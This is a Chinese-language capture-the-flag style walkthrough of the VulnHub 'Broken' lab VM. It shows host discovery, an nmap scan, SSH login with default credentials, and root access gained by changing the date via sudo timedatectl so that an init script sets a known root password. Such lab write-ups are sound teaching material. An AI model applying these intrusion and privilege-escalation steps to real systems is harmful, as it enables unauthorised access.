OSCP - Broken writeup

原创

一支神经病 于 2020-04-26 15:39:32 发布 208 收藏
分类专栏： VM破解 文章标签： vulhub

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/broken/Broken.7z

> 用到的知识点：
>
> hex解密
>
> sudo -l提权

发现IP

安装成功后，查找此虚拟机的IP，我使用的是netdiscover

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.3.1        00:50:56:c0:00:08      2     120  VMware, Inc.
10.0.3.2        00:50:56:ff:6c:8b      1      60  VMware, Inc.
10.0.3.147      00:0c:29:7b:ec:f1      1      60  VMware, Inc.
10.0.3.254      00:50:56:ee:54:dd      1      60  VMware, Inc.
```



IP为10.0.3.147

nmap


```
root@kali4:~# nmap -sV -p- 10.0.3.147
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 05:46 EDT
Nmap scan report for 10.0.3.147
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 00:0C:29:7B:EC:F1 (VMware)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
```


80

先看80端口




看了一遍，只有README.md有点东西



利用https://gchq.github.io/CyberChef

解码这个内容。



保存这个文件，将后缀名修改为.jpg。

Hello Bob,

The application is BROKEN ! the whole infrastructure is BROKEN !!!!

I am leaving for my summer vacation, I hope you get it fix soon ...

Cheers.

avrahamcohen.ac@gmail.com

感觉也没啥

SSH

最后使用broken/broken可以登录ssh

```
root@kali4:~# ssh broken@10.0.3.147
broken@10.0.3.147's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

762 packages can be updated.
458 updates are security updates.

New release '18.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Apr 23 02:36:06 2020 from 10.0.3.141
broken@ubuntu:~$ id
uid=1000(broken) gid=1000(broken) groups=1000(broken),4(adm),24(cdrom),
```


提权

```
broken@ubuntu:~$ sudo -l
Matching Defaults entries for broken on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User broken may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/timedatectl
    (ALL) NOPASSWD: /sbin/reboot
```

后面这两个东西很可疑

查看/etc/init.d下的文件

```
-rwxr-xr-x   1 root root  4771 Jul 19  2015 networking
-rwxr-xr-x   1 root root  1757 Apr 15  2016 network-manager
-rwxr-xr-x   1 root root  1581 Oct 15  2015 ondemand
-rwxr-xr-x   1 root root   181 Aug  8  2019 password-policy.sh
-rwxr-xr-x   1 root root  1366 Nov 15  2015 plymouth
-rwxr-xr-x   1 root root   752 Nov 15  2015 plymouth-log
```

找到一个可疑文件，我们看一下

```
broken@ubuntu:/etc/init.d$ cat password-policy.sh
#!/bin/bash

DAYOFWEEK=$(date +"%u")
echo DAYOFWEEK: $DAYOFWEEK

if [ "$DAYOFWEEK" -eq 4 ]
then
        sudo sh -c 'echo root:TodayIsAgoodDay | chpasswd'
fi



#if [ "$DAYOFWEEK" == 4 ]
```


星期四时，root的密码改为TodayIsAgoodDay


修改下日期

```
broken@ubuntu:/etc/init.d$ /usr/bin/timedatectl -h
timedatectl [OPTIONS...] COMMAND ...

Query or change system time and date settings.

  -h --help                Show this help message
     --version             Show package version
     --no-pager            Do not pipe output into a pager
     --no-ask-password     Do not prompt for password
  -H --host=[USER@]HOST    Operate on remote host
  -M --machine=CONTAINER   Operate on local container
     --adjust-system-clock Adjust system clock when changing local RTC mode

Commands:
  status                   Show current time settings
  set-time TIME            Set system time
  set-timezone ZONE        Set system time zone
  list-timezones           Show known time zones
  set-local-rtc BOOL       Control whether RTC is in local time
  set-ntp BOOL             Enable or disable network time synchronization
```


可以修改日期

```
broken@ubuntu:/etc/init.d$ sudo /usr/bin/timedatectl set-time "2020-04-23"
broken@ubuntu:/etc/init.d$  (date +"%u")
4
```

成功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* Documentation: https://help.ubuntu.com/
762 packages can be updated.
458 updates are security updates.
New release '18.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Thu Apr 23 02:22:02 2020 from 10.0.3.141
broken@ubuntu:~$ su root
Password:
dd'd'su: Authentication failure
broken@ubuntu:~$ su root
Password:
root@ubuntu:/home/broken# ls
Desktop Downloads Music Public Templates
Documents examples.desktop Pictures su Videos
https://blog.csdn.net/jiajiajiang_